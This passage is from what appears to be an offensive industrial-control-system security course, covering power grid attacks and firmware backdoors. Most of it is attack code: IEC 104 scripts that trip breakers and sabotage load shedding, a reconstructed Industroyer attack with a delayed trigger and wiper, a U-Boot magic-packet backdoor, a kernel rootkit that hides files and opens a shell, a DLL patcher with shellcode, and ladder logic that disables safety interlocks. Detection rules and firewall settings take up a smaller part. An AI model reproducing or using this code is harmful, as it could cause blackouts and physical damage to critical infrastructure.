    print("[!] Grid will cascade to full blackout")

# Critical transmission lines (example)
'''
critical_lines = [
    {'name': 'Line 500kV A-B', 'substation_ip': '192.168.1.10', 'breaker_ioa': 1},
    {'name': 'Line 500kV C-D', 'substation_ip': '192.168.1.11', 'breaker_ioa': 2},
    {'name': 'Line 345kV E-F', 'substation_ip': '192.168.1.12', 'breaker_ioa': 3}
]

cascading_failure_attack(critical_lines)
'''
```

5.2 Load Shedding Manipulation

Normal Load Shedding: Automatic process to stabilize grid by disconnecting load

Attack Goals:

- Prevent load shedding when needed (cause blackout)
- Trigger excessive load shedding (unnecessary outages)
- Manipulate load shedding priority (disconnect critical loads first)

Implementation:

```
def manipulate_load_shedding(ufls_relays):
    """
    Under-Frequency Load Shedding (UFLS) manipulation

    ufls_relays: List of UFLS relay configurations
    """
    # Normal UFLS stages:
```

```
    # Stage 1: 59.5 Hz - shed 10% load
    # Stage 2: 59.3 Hz - shed additional 10%
    # Stage 3: 59.0 Hz - shed additional 10%

    for relay in ufls_relays:
        # Attack: Set all stages to impossible frequency
        # Grid will never shed load, leading to collapse

        # Stage 1: Set to 50.0 Hz (never reached)
        iec104_modify_relay_settings(
            relay_ip=relay['ip'],
            relay_ioa=relay['stage1_ioa'],
            new_setting_value=50.0
        )

        # Or: Trigger all stages immediately at 59.9 Hz
        # Causes unnecessary widespread outages
        for stage in [relay['stage1_ioa'], relay['stage2_ioa'], relay['stage3_ioa']]:
            iec104_modify_relay_settings(
                relay_ip=relay['ip'],
                relay_ioa=stage,
                new_setting_value=59.9  # Trigger immediately
            )

    print("[+] Load shedding scheme manipulated")
```

6. Industroyer/CrashOverride Case Study

6.1 Industroyer Architecture

Components:

```
Main Module (Backdoor + Launcher)
    ├── Payload Modules:
    │   ├── 101.dll - IEC 60870-5-101 (serial)
    │   ├── 104.dll - IEC 60870-5-104 (IP)
    │   ├── 61850.dll - IEC 61850 (MMS + GOOSE)
    │   └── OPC.dll - OPC DA
    │
    ├── Configuration Files:
    │   ├── Target substation IPs
    │   ├── Breaker IOA addresses
    │   └── Timing parameters
    │
    └── Wiper Module:
        └── Destroy evidence after attack
```

6.2 Industroyer IEC 104 Payload Analysis

Reconstructed Attack Sequence:

```
class IndustroyerIEC104:
    """
    Simplified Industroyer 104.dll functionality
    """
    def __init__(self, config_file):
        self.targets = self.load_config(config_file)

    def load_config(self, config_file):
        """
        Load target substations and breaker addresses
        Config format: IP, breaker IOA list
        """
        targets = {}
        with open(config_file, 'r') as f:
            for line in f:
                ip, ioas = line.strip().split(':')
                targets[ip] = [int(x) for x in ioas.split(',')]
        return targets

    def execute_attack(self, delay_seconds=0):
        """
        Execute coordinated attack after delay
        """
        if delay_seconds > 0:
            print(f"[*] Waiting {delay_seconds} seconds before attack...")
            time.sleep(delay_seconds)

        print("[!] Industroyer Attack Initiated")

        for substation_ip, breaker_ioas in self.targets.items():
            self.attack_substation(substation_ip, breaker_ioas)

        print("[+] Attack complete")

    def attack_substation(self, ip, ioas):
        """Attack single substation"""
        attacker = IEC104Attack(ip)

        if attacker.connect():
            print(f"[+] Attacking {ip}")

            # Trip all breakers
            for ioa in ioas:
                attacker.send_single_command(ioa, 0x02)  # OFF
```

```
                time.sleep(0.5)

            attacker.close()

    def wiper(self):
        """
        Destroy evidence (simplified)
        Actual Industroyer used custom wiper
        """
        import os

        # Delete attack components
        # Overwrite MBR
        # Clear event logs

        print("[*] Wiping evidence...")

# Usage:
# config.txt format:
# 192.168.1.10:1,2,3,4,5
# 192.168.1.11:10,11,12

'''
industroyer = IndustroyerIEC104('targets.txt')
industroyer.execute_attack(delay_seconds=3600)  # Attack in 1 hour
industroyer.wiper()
'''
```

7. Defensive Countermeasures

7.1 Protocol-Level Defenses

DNP3 Secure Authentication (SAv5):

```
# Enable DNP3 SAv5 (if supported by devices)
# Provides:
# - HMAC-SHA256 authentication
# - Challenge-response
# - Replay protection
# - User role-based access control

# Configuration (device-specific):
# 1. Generate session keys
# 2. Configure user accounts with roles
# 3. Enable SAv5 in master and outstations
# 4. Test authentication
```

Note: SAv5 rarely deployed due to:
- Legacy device incompatibility
- Performance overhead
- Configuration complexity

IEC 104 Security Enhancements:

Network-level protections (since protocol lacks security):

1. IPsec VPN between SCADA and RTUs
ipsec auto --up scada-to-substation1

2. Firewall rules (whitelist only authorized connections)
iptables -A INPUT -p tcp --dport 2404 -s 10.10.1.50 -j ACCEPT # SCADA only
iptables -A INPUT -p tcp --dport 2404 -j DROP # Block all others

3. IDS rules for suspicious commands
Detect excessive control operations
Alert on off-hours connections

7.2 Intrusion Detection Rules

Snort/Suricata Rules for Grid Attacks:

```
# Detect DNP3 Direct Operate without SELECT
alert tcp any any -> any 20000 (
    msg:"DNP3 DIRECT OPERATE - Bypasses Safety";
    content:"|05 64|"; depth:2;
    content:"|05|"; distance:8; within:1;  # Function 5
    classtype:attempted-admin;
    sid:3000001;
)

# Detect IEC 104 mass breaker trips
alert tcp any any -> any 2404 (
    msg:"IEC 104 Multiple Breaker Trips";
    content:"|68|"; depth:1;
    content:"|2D 01|"; distance:4; within:2;  # Type 45, VSQ=1
    threshold:type threshold, track by_src, count 10, seconds 60;
    classtype:attempted-dos;
    sid:3000002;
)

# Detect GOOSE spoofing (Ethernet-level)
alert any any -> any any (
    msg:"IEC 61850 GOOSE Message Detected";
    content:"|88 B8|"; depth:2; offset:12;  # GOOSE Ethertype
    classtype:policy-violation;
```

```
    sid:3000003;
)

# Detect IEC 104 interrogation (reconnaissance)
alert tcp any any -> any 2404 (
    msg:"IEC 104 Interrogation Command";
    content:"|68|"; depth:1;
    content:"|64|"; distance:5; within:1;  # Type 100
    classtype:attempted-recon;
    sid:3000004;
)
```

7.3 Architectural Defenses

Unidirectional Gateways for Grid SCADA:

- Allow data flow: RTU → SCADA only
- Block control commands from IT network
- Protect against lateral movement from enterprise

Defense-in-Depth for Substations:

```
Level 0-1: IEDs and RTUs
    ├── Disable unused services (HTTP, FTP)
    ├── Enable IEC 62351 (if supported)
    └── Physical security (locked cabinets)

Level 2: Substation Gateway
    ├── Industrial firewall
    ├── Protocol filter (allow only necessary function codes)
    └── IDS/IPS

Level 3: Control Center
    ├── SCADA server hardening
    ├── SIEM with grid-specific use cases
    ├── Jump boxes for remote access
    └── MFA for all operators

Level 4: Enterprise
    ├── Separate network (no direct OT access)
    └── Data diode for historian data
```

8. Hands-On Lab Exercises

Lab 1: DNP3 CROB Attack

1. Deploy DNP3 master/outstation simulator (https://www.freyrscada.com/dnp3.php)

2. Implement DNP3 CROB injection script
3. Send DIRECT OPERATE to bypass SELECT-BEFORE-OPERATE
4. Modify CROB timing parameters
5. Document impact on simulated breaker

Lab 2: IEC 104 Substation Attack

1. Set up IEC 104 simulator (or use lab equipment)
2. Enumerate RTU configuration via interrogation
3. Send single command to trip breaker
4. Execute coordinated attack on multiple breakers
5. Analyze PCAP to identify attack traffic

Lab 3: GOOSE Spoofing

1. Deploy IEC 61850 testbed (or use GRFICSv2)
2. Capture legitimate GOOSE traffic
3. Analyze GOOSE frame structure
4. Craft spoofed GOOSE trip message with Scapy
5. Observe IED response to spoofed message

Lab 4: Industroyer Simulation

1. Create target configuration file (IP mappings)
2. Implement multi-protocol attack framework
3. Execute coordinated attack scenario
4. Implement wiper component (simulate)
5. Analyze forensic artifacts

9. Tools & Resources

DNP3 Tools

- **pydnp3**: https://github.com/Kisensum/pydnp3
- **OpenDNP3**: https://github.com/automatak/dnp3
- **FreyrSCADA DNP3 Simulator**: https://www.freyrscada.com/dnp3.php

IEC 104 Tools

- **lib60870**: https://github.com/mz-automation/lib60870
- **IEC104 Python**: https://github.com/INTI-CMNB/PyIEC60870-5

IEC 61850 Tools

- **libIEC61850**: https://github.com/mz-automation/libiec61850
- **Scapy**: https://scapy.net/ (for GOOSE crafting)

Simulation Environments

- **GRFICSv2**: https://github.com/Fortiphyd/GRFICSv2 (power grid simulation)
- **EPRI DERMS Simulator**: Electric utility test environment

Research Papers

- "Industroyer: Biggest threat to industrial control systems since Stuxnet" (ESET, 2017)
- "Analysis of the Cyber Attack on the Ukrainian Power Grid" (E-ISAC/SANS, 2016)
- "IEC 61850 Security: Vulnerabilities and Countermeasures" (IEEE)

10. Knowledge Check

1. What is the difference between DNP3 SELECT-BEFORE-OPERATE and DIRECT OPERATE?
2. How does unsolicited response injection work in DNP3?
3. Describe the IEC 104 ASDU structure and key fields.
4. What is a CROB and what parameters can be manipulated?
5. How does GOOSE message spoofing work, and why is it effective?
6. What are the stages of a cascading grid failure?
7. How did Industroyer achieve multi-protocol attack capability?
8. What is DNP3 SAv5 and why is it rarely deployed?
9. How would you detect a coordinated IEC 104 breaker trip attack?
10. What architectural defenses prevent grid-scale attacks?

Lesson 06: Firmware Manipulation & Backdoors


Lesson 06: Firmware Manipulation & Backdoors

Learning Objectives

- Extract firmware from PLCs, RTUs, and embedded ICS devices using hardware and software techniques
- Reverse engineer firmware images with binwalk, Ghidra, and IDA Pro
- Inject sophisticated backdoors into firmware at bootloader, kernel, and application levels
- Develop persistent rootkits that survive firmware updates
- Exploit firmware update mechanisms for supply chain attacks
- Analyze real-world firmware implants (NSA DEITYBOUNCE, Equation Group)
- Implement detection and mitigation strategies

1. Firmware Architecture in ICS Devices

Typical PLC Firmware Structure



Common Architectures

- **ARM**: Schneider Electric PLCs, ABB controllers
- **MIPS**: Siemens S7-1200/1500 (some variants)
- **PowerPC**: Allen-Bradley ControlLogix older models
- **x86**: Modern SCADA servers, advanced PLCs
- **8051/AVR**: Legacy RTUs, field devices

2. Firmware Extraction Techniques

2.1 Hardware Extraction Methods

JTAG Extraction

```
# Using OpenOCD with JTAG adapter (Bus Pirate, J-Link, ST-Link)
# Connect to PLC's JTAG test points (locate via PCB inspection)

# OpenOCD configuration for ARM Cortex-M4 PLC
cat > plc_target.cfg <<EOF
source [find interface/jlink.cfg]
transport select jtag
source [find target/stm32f4x.cfg]
reset_config srst_only
EOF

# Launch OpenOCD
openocd -f plc_target.cfg

# In separate terminal, connect with telnet
telnet localhost 4444

# Dump flash memory
> halt
> flash read_bank 0 firmware_dump.bin 0 0x100000
> shutdown
```

JTAG Pinout Identification:

```
#jtag_scanner.py - Automated JTAG pinout detection
import itertools

def jtag_scan(pins):
    """
    Try all pin combinations to identify TDI, TDO, TCK, TMS
    Based on IDCODE response pattern
    """
    for combo in itertools.permutations(pins, 4):
        tdi, tdo, tck, tms = combo
        # Set up GPIO pins
        setup_gpio(tck, tms, tdi, tdo)

        # Send IDCODE instruction (0b00100)
        send_jtag_instruction(0x02, tck, tms, tdi)

        # Shift out 32 bits
        idcode = shift_data_out(32, tck, tdo)

        # Check if valid IDCODE (LSB must be 1, standard mandates)
        if idcode & 0x1 and idcode != 0xFFFFFFFF:
            print(f"[+] JTAG found: TCK={tck}, TMS={tms}, TDI={tdi}, TDO={tdo}")
            print(f"[+] IDCODE: 0x{idcode:08x}")
```

```
            return combo

    return None
```

SPI Flash Extraction

```
# Using flashrom with CH341A programmer or Bus Pirate
# Physical steps:
# 1. Open PLC case (void warranty, safety first - disconnect power)
# 2. Locate SPI flash chip (25Q32, MX25L, W25Q64, etc.)
# 3. Use SOIC-8 clip or desolder chip

# Read with flashrom
flashrom -p ch341a_spi -r plc_firmware.bin

# Verify integrity (read twice, compare)
flashrom -p ch341a_spi -r plc_firmware_verify.bin
md5sum plc_firmware.bin plc_firmware_verify.bin

# Alternative: Using Bus Pirate
flashrom -p buspirate_spi:dev=/dev/ttyUSB0,spispeed=1M -r firmware.bin
```

Direct SPI Communication (if flashrom fails):

```
# spi_dumper.py - Low-level SPI flash reading
import spidev

class SPIFlashDumper:
    def __init__(self, bus=0, device=0):
        self.spi = spidev.SpiDev()
        self.spi.open(bus, device)
        self.spi.max_speed_hz = 1000000
        self.spi.mode = 0

    def read_jedec_id(self):
        """Read manufacturer and device ID"""
        response = self.spi.xfer2([0x9F, 0x00, 0x00, 0x00])
        return response[1:]  # [manufacturer, memory_type, capacity]

    def read_page(self, address):
        """Read 256-byte page"""
        cmd = [0x03,  # READ command
               (address >> 16) & 0xFF,
               (address >> 8) & 0xFF,
               address & 0xFF]
        cmd.extend([0x00] * 256)  # Dummy bytes for read

        response = self.spi.xfer2(cmd)
        return bytes(response[4:])  # Skip command bytes
```

```
    def dump_full_chip(self, size_mb, output_file):
        """Dump entire flash chip"""
        total_bytes = size_mb * 1024 * 1024

        with open(output_file, 'wb') as f:
            for addr in range(0, total_bytes, 256):
                page = self.read_page(addr)
                f.write(page)

                if addr % 0x10000 == 0:  # Progress every 64KB
                    print(f"[*] Dumped {addr / total_bytes * 100:.1f}%")

# Usage
dumper = SPIFlashDumper()
jedec = dumper.read_jedec_id()
print(f"[+] Flash ID: {jedec.hex()}")
dumper.dump_full_chip(4, "firmware_dump.bin")  # 4MB chip
```

UART Console Access

```
# Identify UART pins (TX, RX, GND) with logic analyzer or multimeter
# Look for 3.3V or 5V periodic signals during boot

# Common baud rates: 9600, 19200, 38400, 57600, 115200
# Connect with screen or minicom
screen /dev/ttyUSB0 115200

# If bootloader unlocked, may drop to shell during boot
# Press space/enter repeatedly during boot sequence
# Common bootloader prompts: "U-Boot>", "CFE>", "redboot>"

# U-Boot firmware dump commands
U-Boot> printenv  # Show environment variables
U-Boot> md.b 0x80000000 0x100000  # Memory dump (hex)
U-Boot> tftp 0x81000000 dump.bin  # TFTP transfer to attacker server
```

2.2 Network Extraction Methods

Intercepting Firmware Updates

```
# firmware_interceptor.py - MitM firmware update traffic
from scapy.all import *
import hashlib

class FirmwareInterceptor:
    def __init__(self, target_plc, update_server):
        self.target = target_plc
        self.server = update_server
        self.firmware_chunks = []
```

```
    def packet_handler(self, pkt):
        # Intercept HTTP firmware downloads
        if pkt.haslayer(TCP) and pkt.haslayer(Raw):
            payload = pkt[Raw].load

            # Detect firmware transfer (look for known headers)
            if b'PK\x03\x04' in payload:  # ZIP file
                print("[+] Detected firmware ZIP transfer")
                self.firmware_chunks.append(payload)

            elif payload.startswith(b'\x7fELF'):  # ELF binary
                print("[+] Detected ELF firmware binary")
                self.firmware_chunks.append(payload)

            # Siemens S7 firmware signature
            elif b'SiemensAG' in payload or b'STEP7' in payload:
                print("[+] Detected Siemens firmware")
                self.firmware_chunks.append(payload)

    def start_capture(self):
        """Sniff network for firmware transfers"""
        filter_str = f"host {self.target} and host {self.server}"
        sniff(filter=filter_str, prn=self.packet_handler, store=0)

    def save_firmware(self, output_file):
        """Reconstruct and save captured firmware"""
        firmware = b''.join(self.firmware_chunks)
        with open(output_file, 'wb') as f:
            f.write(firmware)

        print(f"[+] Saved {len(firmware)} bytes to {output_file}")
        print(f"[+] MD5: {hashlib.md5(firmware).hexdigest()}")

# Usage
interceptor = FirmwareInterceptor("10.10.10.50", "update.siemens.com")
interceptor.start_capture()
```

Web Interface Firmware Download

```
# plc_firmware_downloader.py - Download firmware from PLC web interface
import requests
from requests.auth import HTTPBasicAuth

class PLCFirmwareDownloader:
    def __init__(self, plc_ip, username="admin", password="admin"):
        self.base_url = f"http://{plc_ip}"
        self.auth = HTTPBasicAuth(username, password)
        self.session = requests.Session()
```

```
    def download_siemens_s7(self):
        """Download firmware from Siemens S7-1200 web interface"""
        # Navigate to firmware backup page
        backup_url = f"{self.base_url}/Firmware/Backup.html"

        # Trigger backup generation
        response = self.session.post(
            f"{self.base_url}/api/firmware/backup",
            auth=self.auth
        )

        if response.status_code == 200:
            backup_id = response.json()['backup_id']

            # Download generated backup
            download_url = f"{self.base_url}/api/firmware/download/{backup_id}"
            firmware = self.session.get(download_url, auth=self.auth)

            with open('s7_firmware.bin', 'wb') as f:
                f.write(firmware.content)

            print(f"[+] Downloaded {len(firmware.content)} bytes")
            return firmware.content

    def download_schneider_m340(self):
        """Schneider Modicon M340 firmware extraction"""
        # Many Schneider PLCs expose firmware via FTP
        import ftplib

        ftp = ftplib.FTP(self.base_url.replace('http://', ''))
        ftp.login(user='USER', passwd='USER')  # Default Schneider creds

        # List files
        files = ftp.nlst()
        print(f"[+] FTP files: {files}")

        # Download firmware
        with open('m340_firmware.bin', 'wb') as f:
            ftp.retrbinary('RETR firmware.bin', f.write)

        ftp.quit()

# Usage
downloader = PLCFirmwareDownloader("192.168.1.10")
downloader.download_siemens_s7()
```

Vendor Update Server Reconnaissance

```
# Discover firmware update servers via DNS/WHOIS
host update.siemens.com
host plc-updates.rockwellautomation.com
host firmware.schneider-electric.com

# Check for unprotected firmware repositories
curl http://update-server.vendor.com/firmware/ | grep -i ".bin\|.img\|.hex"

# Download historical firmware versions
wget -r -np -nH --cut-dirs=2 \
    http://update-server.vendor.com/firmware/plc_model/

# Analyze for vulnerabilities in older versions
```

3. Firmware Analysis & Reverse Engineering

3.1 Initial Triage with binwalk

```
# Identify embedded components
binwalk firmware.bin

# Common output:
# 0         U-Boot bootloader
# 0x40000   Linux kernel (gzip compressed)
# 0x200000  Squashfs filesystem
# 0x800000  JFFS2 filesystem (configuration storage)

# Extract all components
binwalk -e firmware.bin
cd _firmware.bin.extracted/

# Extract filesystem
unsquashfs 200000.squashfs
ls squashfs-root/
# bin/ etc/ lib/ usr/ var/ www/

# Analyze filesystem
tree squashfs-root/
grep -r "password" squashfs-root/etc/
find squashfs-root/ -name "*.conf" -exec cat {} \;
```

3.2 Advanced Firmware Analysis with Firmware Analysis Toolkit (FAT)

```
# Install FAT
git clone https://github.com/attify/firmware-analysis-toolkit
cd firmware-analysis-toolkit
./setup.sh
```

```
# Automated analysis
./fat.py firmware.bin

# FAT performs:
# 1. File system extraction
# 2. Emulation with QEMU
# 3. Network service enumeration
# 4. Web interface access
# 5. Binary analysis

# Access emulated firmware
# Navigate to http://127.0.0.1:8080 (firmware web interface running in QEMU)
```

3.3 Binary Reverse Engineering with Ghidra

```
# ghidra_analysis_script.py - Automated Ghidra analysis
# Run with: analyzeHeadless /path/to/project ProjectName -import firmware.bin -postScript ghidra_analysis_script.py

from ghidra.program.model.listing import CodeUnit

def find_hardcoded_credentials():
    """Locate hardcoded usernames/passwords"""
    currentProgram = getCurrentProgram()
    memory = currentProgram.getMemory()
    listing = currentProgram.getListing()

    # Search for common credential patterns
    patterns = [
        b"username",
        b"password",
        b"admin",
        b"root",
        b"USER",
        b"PASS"
    ]

    findings = []

    for pattern in patterns:
        # Search memory
        found = memory.findBytes(memory.getMinAddress(), pattern, None, True, monitor)
        while found:
            # Get surrounding context (50 bytes before/after)
            context_addr = found.subtract(50)
            context = memory.getBytes(context_addr, 100)

            findings.append({
```

```
                'address': found,
                'pattern': pattern,
                'context': context
            })

            found = memory.findBytes(found.add(1), pattern, None, True, monitor)

    return findings

def find_crypto_keys():
    """Locate cryptographic keys and constants"""
    # RSA key pattern (PEM format)
    rsa_pattern = b"-----BEGIN RSA PRIVATE KEY-----"

    # AES S-box (first 16 bytes)
    aes_sbox = bytes([0x63, 0x7c, 0x77, 0x7b, 0xf2, 0x6b, 0x6f, 0xc5,
                      0x30, 0x01, 0x67, 0x2b, 0xfe, 0xd7, 0xab, 0x76])

    # Search for cryptographic indicators
    print("[*] Searching for cryptographic material...")

def analyze_boot_sequence():
    """Trace bootloader and initialization"""
    currentProgram = getCurrentProgram()

    # Find entry point
    entry = currentProgram.getMemory().getProgram().getImageBase()
    print(f"[*] Entry point: {entry}")

    # Decompile boot function
    decompiler = ghidra.app.decompiler.DecompInterface()
    decompiler.openProgram(currentProgram)

    func = getFunctionAt(entry)
    if func:
        results = decompiler.decompileFunction(func, 30, monitor)
        print(results.getDecompiledFunction().getC())

# Execute analysis
print("[*] Starting automated Ghidra analysis...")
creds = find_hardcoded_credentials()
for c in creds:
    print(f"[+] Found credential pattern at {c['address']}: {c['context']}")

find_crypto_keys()
analyze_boot_sequence()
```

3.4 Dynamic Analysis with QEMU

```
# Emulate ARM firmware in QEMU
qemu-system-arm \
    -M versatilepb \
    -kernel extracted_kernel.bin \
    -dtb device_tree.dtb \
    -drive file=rootfs.ext4,if=scsi,format=raw \
    -append "root=/dev/sda console=ttyAMA0,115200" \
    -nographic \
    -net nic,model=rtl8139 \
    -net tap,ifname=tap0

# Attach debugger
qemu-system-arm ... -s -S  # Wait for GDB on port 1234

# In another terminal
gdb-multiarch
(gdb) target remote localhost:1234
(gdb) break *0x80000000  # Bootloader entry point
(gdb) continue
```

4. Backdoor Injection Techniques

4.1 Bootloader-Level Backdoor

```
/* u-boot_backdoor.c - Inject into U-Boot bootloader
 * Triggers on magic Ethernet frame, provides shell access
 */

#include <common.h>
#include <net.h>

#define MAGIC_SIGNATURE 0xDEADBEEF

// Hook into eth_rx() - called on every received packet
int eth_rx_hooked(void) {
    struct ethernet_hdr *eth = (struct ethernet_hdr *)NetRxPackets[0];
    uint32_t *magic = (uint32_t *)(eth + 1);  // After Ethernet header

    // Check for magic activation packet
    if (ntohs(eth->et_protlen) == 0x9999 && *magic == MAGIC_SIGNATURE) {
        printf("[BACKDOOR] Magic packet received, spawning shell...\n");

        // Start TFTP server for file exfiltration
        setenv("autoload", "no");
        NetStartAgain();
```

```
        // Drop to U-Boot shell (accessible via UART or network)
        run_command("md.b 0 100000", 0);  // Memory dump example

        return 0;  // Don't process packet further
    }

    // Call original handler
    return eth_rx_original();
}

// Inject point: Modify U-Boot's main_loop()
void main_loop_hooked(void) {
    // Replace eth_rx function pointer
    extern int (*eth_rx_ptr)(void);
    eth_rx_ptr = eth_rx_hooked;

    // Continue normal boot
    main_loop_original();
}
```

Compilation and Injection:

```
# Compile backdoor
arm-none-eabi-gcc -c -mcpu=cortex-a9 u-boot_backdoor.c -o backdoor.o

# Locate injection point in original firmware
objdump -d original_firmware.bin | grep "main_loop"

# Patch firmware with custom linker script
cat > inject.ld <<EOF
SECTIONS {
    .backdoor 0x80040000 : {
        backdoor.o(.text)
    }
}
EOF

arm-none-eabi-ld -T inject.ld backdoor.o -o backdoor.elf
arm-none-eabi-objcopy -O binary backdoor.elf backdoor.bin

# Manually patch firmware (replace NOP region or extend)
dd if=backdoor.bin of=original_firmware.bin bs=1 seek=$((0x40000)) conv=notrunc

# Update function pointer at main_loop call site
printf '\x00\x40\x00\x80' | dd of=original_firmware.bin bs=1 seek=$((0x1234)) conv=notrunc
```

4.2 Kernel Module Backdoor (Linux-based PLCs)

```
/* plc_rootkit.c - Loadable kernel module backdoor
```

```
 * Hides processes, files, and network connections
 * Provides covert command execution
 */

#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/syscalls.h>
#include <linux/kallsyms.h>
#include <linux/dirent.h>

MODULE_LICENSE("GPL");
MODULE_AUTHOR("ICS Red Team");

#define BACKDOOR_PREFIX "plc_"  // Hide files/processes starting with this

// Syscall table hooking
static unsigned long *__sys_call_table;
typedef asmlinkage long (*orig_getdents_t)(unsigned int, struct linux_dirent *, unsigned int);
orig_getdents_t orig_getdents;

// Hooked getdents64 - hide files
asmlinkage long hook_getdents64(unsigned int fd, struct linux_dirent64 *dirp, unsigned int
count) {
    long ret = orig_getdents(fd, dirp, count);
    struct linux_dirent64 *cur = dirp;
    unsigned long offset = 0;

    while (offset < ret) {
        // Hide entries starting with BACKDOOR_PREFIX
        if (strncmp(cur->d_name, BACKDOOR_PREFIX, strlen(BACKDOOR_PREFIX)) == 0) {
            // Skip this entry
            unsigned int reclen = cur->d_reclen;
            char *next = (char *)cur + reclen;
            memmove(cur, next, ret - offset - reclen);
            ret -= reclen;
            continue;
        }

        offset += cur->d_reclen;
        cur = (struct linux_dirent64 *)((char *)dirp + offset);
    }

    return ret;
}

// Network backdoor - bind shell on trigger
static int backdoor_shell(void) {
    // Listen on port 31337
```

```
    // When connection received, spawn /bin/sh
    call_usermodehelper("/bin/sh", NULL, NULL, UMH_WAIT_EXEC);
    return 0;
}

// Module initialization
static int __init rootkit_init(void) {
    printk(KERN_INFO "PLC Rootkit loaded\n");

    // Find syscall table
    __sys_call_table = (unsigned long *)kallsyms_lookup_name("sys_call_table");

    // Disable write protection
    write_cr0(read_cr0() & (~0x10000));

    // Hook syscalls
    orig_getdents = (orig_getdents_t)__sys_call_table[__NR_getdents64];
    __sys_call_table[__NR_getdents64] = (unsigned long)hook_getdents64;

    // Re-enable write protection
    write_cr0(read_cr0() | 0x10000);

    return 0;
}

static void __exit rootkit_exit(void) {
    // Unhook syscalls
    write_cr0(read_cr0() & (~0x10000));
    __sys_call_table[__NR_getdents64] = (unsigned long)orig_getdents;
    write_cr0(read_cr0() | 0x10000);

    printk(KERN_INFO "PLC Rootkit unloaded\n");
}

module_init(rootkit_init);
module_exit(rootkit_exit);
```

Deployment:

```
# Cross-compile for PLC's architecture
export ARCH=arm
export CROSS_COMPILE=arm-linux-gnueabi-
make -C /path/to/kernel/source M=$(pwd) modules

# Inject into firmware filesystem
cp plc_rootkit.ko _firmware.extracted/squashfs-root/lib/modules/
echo "insmod /lib/modules/plc_rootkit.ko" >> _firmware.extracted/squashfs-root/etc/init.d/rcS
```

```
# Rebuild firmware
mksquashfs squashfs-root/ new_rootfs.squashfs -comp xz

# Replace in original firmware image
dd if=new_rootfs.squashfs of=modified_firmware.bin bs=1 seek=$((0x200000))
conv=notrunc
```

4.3 Application-Level Backdoor (Siemens S7 Example)

```
# s7_app_backdoor.py - Inject backdoor into S7 communication handler
# Modifies s7oiehsx.dll (S7 OPC server DLL) or plcsim executable

import pefile
import struct

def inject_s7_backdoor(target_dll, output_dll):
    """
    Inject backdoor into Siemens S7 application DLL
    Backdoor activates on specific S7 function code
    """
    pe = pefile.PE(target_dll)

    # Locate S7 packet handling function (reverse engineered)
    # Signature: 55 8B EC 83 EC 40 53 56 57 (push ebp; mov ebp, esp; sub esp, 0x40; ...)
    s7_handler_signature = b'\x55\x8B\xEC\x83\xEC\x40\x53\x56\x57'

    # Find signature in .text section
    for section in pe.sections:
        if section.Name.startswith(b'.text'):
            offset = section.get_data().find(s7_handler_signature)
            if offset != -1:
                print(f"[+] Found S7 handler at offset: 0x{offset:x}")

                # Inject hook at function prologue
                # Original: 55 8B EC 83 EC 40
                # Modified: E9 XX XX XX XX (jmp to backdoor code)

                backdoor_offset = len(section.get_data())  # Append to end
                jmp_offset = backdoor_offset - (offset + 5)
                hook = b'\xE9' + struct.pack('<i', jmp_offset)

                # Backdoor shellcode (x86)
                backdoor_code = assemble_backdoor_shellcode()

                # Patch binary
                pe.set_bytes_at_offset(section.PointerToRawData + offset, hook)
                pe.set_bytes_at_offset(section.PointerToRawData + backdoor_offset,
backdoor_code)
```

```
    # Write modified PE
    pe.write(filename=output_dll)
    print(f"[+] Backdoored DLL saved to {output_dll}")

def assemble_backdoor_shellcode():
    """
    x86 shellcode that:
    1. Checks if S7 function code is 0xFF (magic trigger)
    2. If yes, execute payload (reverse shell, modify logic, etc.)
    3. Otherwise, execute original handler
    """
    shellcode = bytes([
        # Check S7 function code (at [ebp+8])
        0x8B, 0x45, 0x08,           # mov eax, [ebp+8]
        0x80, 0x38, 0xFF,           # cmp byte ptr [eax], 0xFF
        0x75, 0x10,                 # jne original_handler

        # Backdoor payload: spawn cmd.exe
        0x33, 0xC9,                 # xor ecx, ecx
        0x51,                       # push ecx (null terminator)
        0x68, 0x2E, 0x65, 0x78, 0x65, # push ".exe"
        0x68, 0x63, 0x6D, 0x64, 0x20, # push "cmd "
        0x54,                       # push esp
        0x68, 0x77, 0x65, 0x6E, 0x74, # push "went" (WinExec)
        # ... (simplified, full shellcode would use WinExec or CreateProcess)

        # original_handler:
        # Jump back to original function (restore prologue + continue)
        0x55,                       # push ebp
        0x8B, 0xEC,                 # mov ebp, esp
        0x83, 0xEC, 0x40,           # sub esp, 0x40
        0xE9, 0x00, 0x00, 0x00, 0x00  # jmp [original+5] (patched at runtime)
    ])

    return shellcode

# Usage
inject_s7_backdoor("C:\\Program Files\\Siemens\\S7\\s7oiehsx.dll",
"s7oiehsx_backdoored.dll")
```

4.4 PLC Ladder Logic Backdoor

```
# ladder_logic_backdoor.py - Inject malicious logic into PLC program
# Works with Siemens S7, Allen-Bradley, etc.

from snap7 import client
import struct
```

```
class LadderLogicBackdoor:
    def __init__(self, plc_ip):
        self.plc = client.Client()
        self.plc.connect(plc_ip, 0, 1)

    def inject_hidden_rung(self, ob_number=1):
        """
        Inject hidden rung into Organization Block
        Rung activates on specific memory bit, executes payload
        """
        # Download existing OB1
        ob_data = self.plc.full_upload(snap7.types.Block_OB, ob_number)

        # Decode ladder logic (Siemens MC7 bytecode)
        # MC7 instruction format (simplified):
        # - U M 0.0: Load memory bit M0.0
        # - = Q 4.0: Set output Q4.0

        # Craft backdoor rung (in MC7 bytecode):
        # IF M100.0 (hidden activation bit) THEN
        #     Q4.0 := 1 (open valve)
        #     Q4.1 := 0 (close safety interlock)

        backdoor_rung = bytes([
